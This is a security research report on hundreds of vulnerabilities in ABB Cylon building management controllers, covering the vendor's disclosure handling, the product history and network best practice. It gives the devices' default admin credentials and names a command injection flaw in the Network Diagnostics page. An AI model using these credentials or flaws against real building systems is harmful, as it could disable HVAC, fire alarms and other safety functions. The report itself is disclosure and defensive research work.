P R O J E C T

Beyond the Facade :: Exposing Smart Giants

Security Research Report

November 2025

Zero Science Lab²
Macedonian Information Security Research and Development Laboratory
www.zeroscience.mk

Praise for Project Brainfog:
Beyond the Facade – Exposing Smart Giants

“All software can suffer from catastrophic vulnerabilities. How a software maker reacts to these issues is what matters. When a vulnerability in your offering arises, it's important to take a step back and see if similar issues affect the rest of your offering. Gjoko Krstic's research shows us that attention to detail matters and offers an impressive, yet terrifying, view into vulnerabilities that plague industrial systems. With state-sponsored actors constantly looking at new ways to attack their adversaries, it reminds us how fortunate we are that security researchers perform these tests and disclose them in good faith. At the same time, it highlights how fragile the systems we rely on every day truly are – and how deeply we depend on software developers to act responsibly and uphold security as a priority in both design and maintenance phases.”

- Todd Jarvis
CEO, Packet Storm Security

“Gjoko Krstic has embarked on a crusade to secure the world's building management systems, and he is delivering quite a challenge to the vendors while at it. With his impeccable expertise in vulnerability research, Gjoko is revealing the phantoms hidden in the management systems permeating all sorts of buildings throughout the world. His research already speaks volumes about the state of the industry and presents a gargantuan task in an ever-changing digital world seeking to defend against cyber threats. BMS vendors beware - you may be next, and your products stand no chance against Gjoko Krstic ;)”

- Eva Tanaskoska
Red Team Operator, Northwave Cyber Security

“Amazing work as always. Terrifying that this is still possible in 2025...”

- Max T.
Senior Cyber Technician, The Dutch Ministry of Defence

“In-between pages of in-depth technical details, "Brainfog" tells the story of how years of growth-at-all-costs and M&A left a Frankenstein product line stitched from legacy code and rebranded firmware, and full of security holes! By chaining together exploits from obscure WebSocket magic to well-known file inclusions, Joxy showcases how none of these systems are even in sight of a state you could call "secure". I find that the most interesting revelation

isn’t the bugs themselves, it’s the vendor’s response in 2025. When Joxy disclosed the flaws, my reading of the paper is that at some point they simply gave up: "the codebase is too tangled, the engineers long gone, that was written 3 mergers and 15 years ago.". Translation: these boxes will stay vulnerable for as long as they’re wired to a wall (and the internet). Due to this, part of "Brainfog" could be categorized as "full disclosure", but since these devices are "not meant to be on the internet" (vendor response, 2025), you're better of knowing ;)”

- Rick Veldhoven
Principal Security Expert, Fox-IT

“It’s 2025, and we’re living in “VulnCities”. Masterpiece! Project Brainfog lays bare our worst fears and underscores the urgent need for robust cybersecurity regulations and continuous developers training. Hey vendors, don’t drag your feet, researchers just handed you a report that could save millions. Thank you Jox for the mention. Always happy to contribute to your outstanding research!”

- Davide Cioccia
Founder, dcodx

“Over a year of research, wrapped in a punchy package worthy of Bellingcat. The technical details will captivate anyone interested in information security, while the potential impact on users, vendors, and developers of smart building software cannot be overstated. Once again, Gjoko’s work sets a new standard, breaking away from familiar patterns and turning the infosec spotlight onto an area that has long remained in the shadows.”

- Chris K. Kosiński
Security Engineer, Undisclosed

“Big deal. Last year I left a raincoat in Cleveland.”

- Roland T. Flakfizer
Co-director, Oscar Oglethorpe Ballet Company

About the author

Gjoko Krstic is a security engineer and vulnerability researcher, with a bachelor’s degree in computer science, and various certifications specializing in cyber security. He has over 18 years of experience in security architecture, exploit development, reverse engineering, red teaming and, research and development for various corporate and government organizations.

Gjoko is the founder of Zero Science Lab, a Macedonian information security research and development laboratory, discovering and responsibly disclosing a wide range of vulnerabilities in commercial products. He's also an author of security research papers related to WAFs and BMS including embedded systems and a speaker at various conferences.

About the reviewer

Angelo D’Amato is a recognized cybersecurity expert and the founder of Vulnir, a consultancy company specializing in cybersecurity and regulatory compliance. With over fifteen years of experience across various sectors and international organizations, he excels in advanced end-to-end cybersecurity assessments, certifications (e.g., UL 2900, Common Criteria), and regulatory compliance (e.g., Cyber Resilience Act). His extensive background in the Testing, Inspection, and Certification industry, combined with his collaboration on global projects, enables him to drive innovation in cybersecurity.

Angelo is committed to advancing the state of cybersecurity both in Europe and worldwide, serving as a rapporteur and delegate for various standardization initiatives within CEN/CENELEC and ETSI TC Cyber. Notably, he holds the position of rapporteur within CEN/CLC/JTC 13/WG 9, where he focuses on two of the three horizontal standards for the upcoming EU Cyber Resilience Act covering products with digital elements and vulnerability handling.

A Deep Dive into the Labyrinth of Legacy: Unpacking 800+ Vulnerabilities in Building Management Systems

I am grateful for the opportunity to review this groundbreaking report by Gjoko Krstic. This work has not only highlighted critical security deficiencies but also significantly shaped my perspective on vulnerability management in industrial control systems, and I hope it will do the same for you. This paper offers a "full immersion" into the investigative brilliance of an exceptional vulnerability researcher, showcasing Gjoko's meticulous discovery and reporting of over 800 vulnerabilities in ABB's Building Management Systems (BMS). More than a mere list of flaws, it's a compelling narrative of interaction with a critical infrastructure manufacturer, highlighting the pervasive impact of insecure coding practices and the intricate journey through exploitation paths and their underlying contexts.

Saying this, I want to highlight some of the learnings from my side and key points for the reader:

- A central theme powerfully illustrated in this report, particularly within the section "Code audit and the city of a thousand zero days," is the inherent criticality of integrating software derived from mergers and acquisitions. The paper meticulously details how such an integration, if not handled with rigorous security considerations from the outset, can become a "painful process," underscoring the importance of proactive security integration. Cybersecurity should be one of the pillars when proceeding with mergers and acquisitions (M&A) activity.
- The section "Uncoordinated advisory and the 3.08.02 disaster" illustrates a crucial point. While promptly fixing an exploitable vulnerability is essential, a thorough post-analysis of the root causes and a broader remediation strategy are equally vital for achieving sustainable security. The nature of the vulnerabilities presented by Gjoko underscores the critical importance of having a consistent and robust input validation strategy as an essential defense mechanism.
- "Funky badass backdoor" masterfully demonstrates a critical backdoor that leverages "CalDAV / Biakal calendaring," exposing an unauthenticated "expert mode" access - an important oversight for a product of this nature. As Gjoko emphatically points out, this could be perceived as a backdoor, the functionality of which was later removed, confirming its unnecessary presence and highlighting the importance of minimizing the number of required functionalities within the product.
- The section "Vendor miscommunication" offers valuable insights into Gjoko's interactions with the manufacturer, making for an enjoyable and educational read on the protracted nature of vulnerability disclosure and the critical need for ongoing communication between researchers and vendors. The role of a coordinator is to streamline communication between security researchers, who are often deeply connected to the

vulnerabilities they discover and their related impact on society, as well as to mitigate the initial defensive approach that manufacturers may take. I appreciated Gjoko's wisdom in involving a coordinator to facilitate communication with the manufacturers.

- Finally, as Gjoko correctly emphasizes in "Cybersecurity Hygiene 101", preparedness for regulations like the Cyber Resilience Act (CRA) is no longer optional for Industrial Control System (ICS) vendors. The report's conclusion resonates strongly, highlighting the ongoing real-world risks and delivering a powerful message to ICS vendors: "Collaborate with researchers, prioritize transparency, audit your code, secure your products, manage the disclosure process effectively, and treat critical risks with the urgency they demand wherever and whenever they arise." This sentiment, coupled with the fascinating revelation of "Exposed and exploitable 'giants' worldwide," serves as a potent call to action for the entire industrial control systems community.

This research paper serves as a reminder that the discovery of vulnerabilities, while sometimes leading to initial defensiveness from manufacturers, is, in fact, the most potent catalyst for enhancing product resilience. Proper security does not reside in the mythical notion of "100% secure" products, but rather in a continuous cycle of identification, remediation, and learning.

Angelo D'Amato
Founder, Vulnir

Abstract

This research report accompanies the original presentation delivered at Black Alps 2025 in Yverdon-les-Bains, Switzerland, and Black Hat Europe 2025 in London, UK. It delves into the critical cybersecurity flaws discovered in ABB's building automation systems, specifically focusing on two widely deployed controllers:

- ABB Cylon Aspect
- ABB Cylon FLXeon Series (aka BACnet Building Control)

Since April 2024, I have identified over 800 zero-day vulnerabilities in these Building Management Systems (BMS) and Building Automation Systems (BAS). The scale of impact is staggering, affecting high-profile infrastructures such as skyscrapers, stadiums, hospitals, airports, museums, industrial control systems, educational institutions, and other critical facilities worldwide.

The way ABB, the vendor, has managed these vulnerabilities reveals a significant need for improvement in creating a more secure ecosystem. Silent patching practices emerged throughout 2024 with the release of version 3.08.01 of the Aspect system, leaving numerous flaws unaddressed. Among the issues discovered are backdoors, unauthenticated remote root exploits, and a lack of transparency in vulnerability disclosure. The vendor's failure to release timely advisories, misassignment and incorrect scoring of CVEs, and overall neglect of cybersecurity best practices have amplified the risks.

In one of the devices the root cause of these vulnerabilities lies in the 18-year-old codebase and firmware, which has passed through multiple acquisitions without significant security updates. ABB's acquisition of Cylon Controls in 2020 marked a turning point, yet it took four years for the vendor to address cybersecurity concerns. Mergers and acquisitions have often failed to adequately address data security, despite the existence of specific vendor policies that publicly mention 'data security' in mergers and acquisition documents.

Both products were developed without security as a priority, and their architecture reflects this oversight: direct internet connectivity is a common deployment practice, despite industry best practices strongly advising against it.

This paper highlights the urgent need for vendors to prioritize security in the design and maintenance of critical infrastructure systems, and it calls for greater accountability in vulnerability disclosure and patch management processes.

Table of contents

This page unintentionally left blank.

Introduction

This research, presented under the title “**Project Brainfog: Beyond the Facade - Exposing Smart Giants**”, began in April 2024 during an offensive security operation project, where a Building Management System (BMS) controller was discovered on a flat network, accessible both from the local IT infrastructure and the public Internet. The device’s admin interface, titled "ASPECT Control Panel," was identified, and default credentials (aamuser:default) were successfully used to gain access. This discovery prompted further investigation into the device’s origins and underlying security posture which also resulted in the discovery of a second device, the FLXeon Series (BACnet) controllers.

As an additional contextualization of Cylon Aspect and Cylon FLXeon products, which this research paper is focused on, I want to give you an overview of the key changes in the respective ownership and product development as follows:

- **2008:** Aspect 1.0.0 was initially released by a U.S.-based company named American Auto-Matrix (AAM).
- **2013:** AAM was acquired by Cylon Controls, an Ireland-based electronic manufacturing company that provides smart-energy solutions for businesses. Cylon Control continued to maintain and develop the two products.
- **2020:** ABB, a global leader in industrial automation, acquires Cylon Controls and rebrands its products as ABB Cylon Aspect and ABB Cylon FLXeon Series. ABB releases firmware version 3.03.03 of the rebranded Aspect controller.
- **2021:** ABB releases firmware version 9.0.0 of the rebranded ABB Cylon FLXeon Series controllers.

Despite ABB’s technical bulletins claiming, “security enhancements”, the updates primarily focused on functionality improvements rather than addressing critical vulnerabilities. It wasn’t until March 2024, with the release of version 3.08.01, that ABB began silently patching vulnerabilities in the Aspect firmware. Based on an ARMv7 chipset, this firmware ran a Linux kernel and utilized a stack that included PHP, Java, and Bash shell scripts. The AspectFT automation application server (Java-based) served as the (HMI) backbone for controlling and administering building energy systems, HVAC, sensors, lighting, temperature controls, fire alarms, chillers, RTUs, AHUs, and more. Additionally, the lighttpd web server played a critical role in system operations.

In April 2024, Zero Science Lab reported over 800 vulnerabilities to ABB after obtaining the firmware directly from their official website - an alarming oversight, which raises concerns about being made available for everyone and missing security measures, such as confidentiality and integrity protections. This paper offers an in-depth analysis of the firmware's coding practices and vulnerabilities. It also examines the vendor's statement claiming that “these

devices were not intended for Internet exposure." While some patches were applied to specific code sections, the analysis suggests that the firmware still contains significant and additional flaws, due to the complexity of analyzing individual files and the firmware as a whole.

The vulnerabilities discovered include:

- Remote Code Execution (RCE)
- Authentication Bypass
- Cross-Site Scripting (XSS)
- SQL Injection
- Servlet File Inclusion
- Privilege Escalation
- Server-Side Request Forgery (SSRF)
- File Deletion, Writing, and Traversal
- Insecure Direct Object References (IDORs)
- Denial of Service (DoS)
- Sensitive Data Exposure
- Hidden Functionalities (Backdoors)
- Session Fixation
- Binary Planting (DLL Hijacking)
- Buffer Overflows in Kernel Module

These vulnerabilities were further corroborated by their visibility on platforms like Shodan, highlighting the widespread exposure of these devices.

This paper will delve into a selection of the most critical but also some interesting issues, as covering all 800+ vulnerabilities is beyond its scope. It will also explore the broader context of Mechanical, Electrical, and Plumbing (MEP) systems, their critical role in building automation, and the systemic failures in vendor collaboration and vulnerability reporting.

During my interactions with ABB, I witnessed a sort of disconnection between their internal vulnerability handling processes and the state-of-the-art coordinated vulnerability disclosure policies required by regulations such as UK PSTI and the future Cyber Resilience Act. Initially, the vendor denied the existence of a published advisory related to my findings, only to later update it with an acknowledgment of my contributions.

Following this, I published the details and proof-of-concepts (PoCs) through Zero Science Lab advisories. Due to initial friction in my communication with ABB, the CERT/CC's Vulnerability Information and Coordination Environment (VINCE) platform was used to coordinate my disclosure with them and further exchanges. In addition, ABB's lack of transparency regarding handling CVSS scoring and CVE assignments may not fully align with expectations for a company of its size and importance in today's society. My doubts arise from the assignment of only 26 CVEs, in light of the apparent scope of vulnerabilities potentially exceeding 100, which makes it questionable considering ABB's position as a CVE Numbering Authority (CNA) under MITRE.

This introduction sets the stage for a detailed exploration of the technical, procedural, and ethical challenges surrounding the security of ABB’s building automation systems and the broader implications for critical infrastructure security in 2025.

Cool short story about MEP

MEP (Mechanical, Electrical, and Plumbing) systems are the backbone of modern infrastructure, ensuring the functionality, safety, and efficiency of buildings and facilities. These systems are critical for creating comfortable, sustainable, and operational environments in residential, commercial, industrial, and institutional settings.

Given the critical role of BAS/BMS in managing MEP systems, vulnerabilities in these systems can have severe consequences:

- **Operational Disruptions:** Exploits could disable HVAC, lighting, or power systems, rendering buildings uninhabitable or unsafe.
- **Safety Risks:** Compromised fire alarms or security systems could endanger lives and property.
- **Financial Losses:** Downtime, equipment damage, and energy waste could result in significant financial losses.
- **Reputational Damage:** Breaches could erode trust in facility operators or vendors.

MEP systems are essential for the functionality, safety, and sustainability of modern infrastructure, and their reliance on BAS/BMS underscores the importance of securing these systems. As buildings become smarter and more interconnected, the need for robust cybersecurity measures in BAS/BMS becomes paramount to protect critical infrastructure and ensure the resilience of MEP systems.

Figure 1: Fire pumps, boilers, AHUs and electrical monitoring (typical MEP)

Device architecture

The BMS controllers within the Building Control product portfolio is currently exposed to the Internet, directly contradicting ABB's Network Security Best Practices. These best practices recommend deploying building controllers in an isolated network, avoiding direct Internet exposure, and utilizing Secure VPNs for remote access.

Furthermore, significant gaps in internal communication and documentation management have been identified. The ABB cybersecurity team lacks clarity on where and which documents related to the Building Control product portfolio are published. This issue is compounded by inadequate marketing efforts, which have further hindered the dissemination of critical information.

As illustrated in the architecture diagram below, the current setup shows a direct connection between the BAS device and the Internet, represented by a cloud icon, allowing access via a web browser. This configuration highlights the critical vulnerability of exposing the device to potential cyber threats without the recommended security measures in place.





Figure 2: Cylon Aspect Architecture

Adhering to established network security best practices is essential to address these vulnerabilities. The screenshot below outlines these recommendations, emphasizing the importance of isolating building controllers from the Internet and implementing Secure VPNs for secure remote access.



HOW-TO GUIDE

HT0038 Rev 12

FBXi, CBXi and ASPECT® SOLUTIONS

Network Security Best Practice

This document describes networking within the ABB Cylon Building Environment Management System (**BEMS**), in order to identify Security considerations and aid troubleshooting for Ethernet Networking on ABB Cylon systems.

CYBERSECURITY DISCLAIMER:
This product is designed to be connected to and to communicate information and data via a network interface. It is your sole responsibility to provide and continuously ensure a secure connection between the product and your network or any other network (as the case may be). You shall establish and maintain any appropriate measures (such as but not limited to the installation of firewalls, secure VPNs, application of authentication measures, encryption of data, installation of anti-virus programs, etc.) to protect the product, the network, its system and the interface against any kind of security breaches, unauthorized access, interference, intrusion, leakage and/or theft of data or information. ABB Ltd and its affiliates are not liable for damages and/or losses related to such security breaches, any unauthorized access, interference, intrusion, leakage and/or theft of data or information.

DON'T EXPOSE YOUR DEVICES ON THE INTERNET

Although a comprehensive discussion of network security is far beyond the scope of this document, the following items provide a starting point for creating a secure installation of equipment. Where available, users should always defer to the security policies of the hosting network organization.

1. Always ensure that the ABB Cylon **BEMS** (**Building Energy Management System**) solution is deployed on an isolated network specifically designated for **BEMS** controls only, with no connections to external networks.
2. Strictly prohibit the connection of ABB Cylon **BEMS** devices to networks that include security-critical IP devices, such as CCTV systems, any data-sensitive infrastructure or credit card terminals.
3. Under no circumstances should ABB Cylon **BEMS** solutions be exposed to the Internet. The exposure turns your system into a potential target accessible by every individual and machine globally.
4. Adopt a zero-exposure policy for ABB Cylon devices on the internet. Always prioritize security by limiting information exposure to the absolute minimum necessary for operational functionality.
5. Mandate the use of Secure **Virtual Private Networks** (**VPN**s) for all remote access requirements and always employ a **Firewall** for services requiring internet connectivity. **VPN**s ensure that devices remain off the public internet while providing a secure and encrypted path for authorized users to access system functions.

Figure 3: ABB Cylon Network Security Best Practice

By aligning with these best practices, ABB can significantly enhance the security posture of its Building Control product portfolio and mitigate risks associated with unauthorized access and cyber threats.

ABB Cylon Aspect

The ABB Cylon Aspect is a widely used building automation controller, known for its integration into modern Building Management Systems (BMS).

Figure 4: ABB Cylon Aspect variants range

A firmware version 3.07.00 was obtained directly from a live target during a penetration test. Additionally, firmware version 3.07.01 was retrieved from the vendor's website. However, it was later discovered that the firmware versions for these devices were not intended for public download and should have been restricted to authenticated customers or community accounts.

This paper documents reverse engineering and analysis of the device's firmware. I conducted a comprehensive security assessment of the filesystem and identified numerous vulnerabilities within its architecture.




Figure 5: ABB Cylon Aspect MATRIX-2 controller

The following product range for ASPECT® Supervisory Building Control includes **NEXUS Series**, **MATRIX-2 Series**, **ASPECT-Enterprise** and **ASPECT-Studio.**<

ABB Cylon FLXeon Series

ABB FLXeon controllers also known as or part of the BACnet Building Control family of products, are designed for intelligent control of HVAC equipment such as central plant, boilers, chillers, cooling towers, heat pump systems, air handling units (constant volume, variable air volume, and multi-zone), rooftop units, electrical systems such as lighting control, variable frequency drives and metering.

Figure 6: ABB Cylon BACnet Building Control range

Figure 7: ABB Cylon FLXeon Series range

Firmware version 9.2.3 was retrieved from the vendor's website related to the FLXeon (BACnet) controller. This device/firmware was released by Cylon Control on 28th of May 2019. One year after the acquisition, in 2021 ABB releases rebranded version 9.0.0.

This firmware, based on an ARMv7 chipset, ran a Linux kernel and utilized a stack including JavaScript and Bash shell scripts. NodeJS was the backbone for

controlling and administering building energy systems, HVAC, sensors, lighting, temperature controls, chillers, RTUs, AHUs, and more.




Figure 8: ABB Cylon CBXi controller

The following product range for FLXeon BACnet Building Control includes **FLXeon Series** (**FBXi Series**, **FBTi Series**, **FBVi Series**), **CBX Series** (**FLX Series**), **CBT Series** and **CBV Series**. <

Hacking Cylon Aspect - Initial foothold

During the device's initial reconnaissance, an apparent entry point for command injection was identified. After authenticating using the default administrative credentials, the live target was probed against this vulnerability, which was located within the System Administration -> Network Diagnostics functionality.




Figure 9: ABB Cylon Aspect Network Diagnostics page

Almost immediately, the first unauthenticated Remote Code Execution (RCE) vulnerability was discovered, running under the www-data user context. This vulnerability was found in the main Aspect Control Panel, which exhibits minor functional differences between its variants, ex. Matrix-2, Nexus, Enterprise.

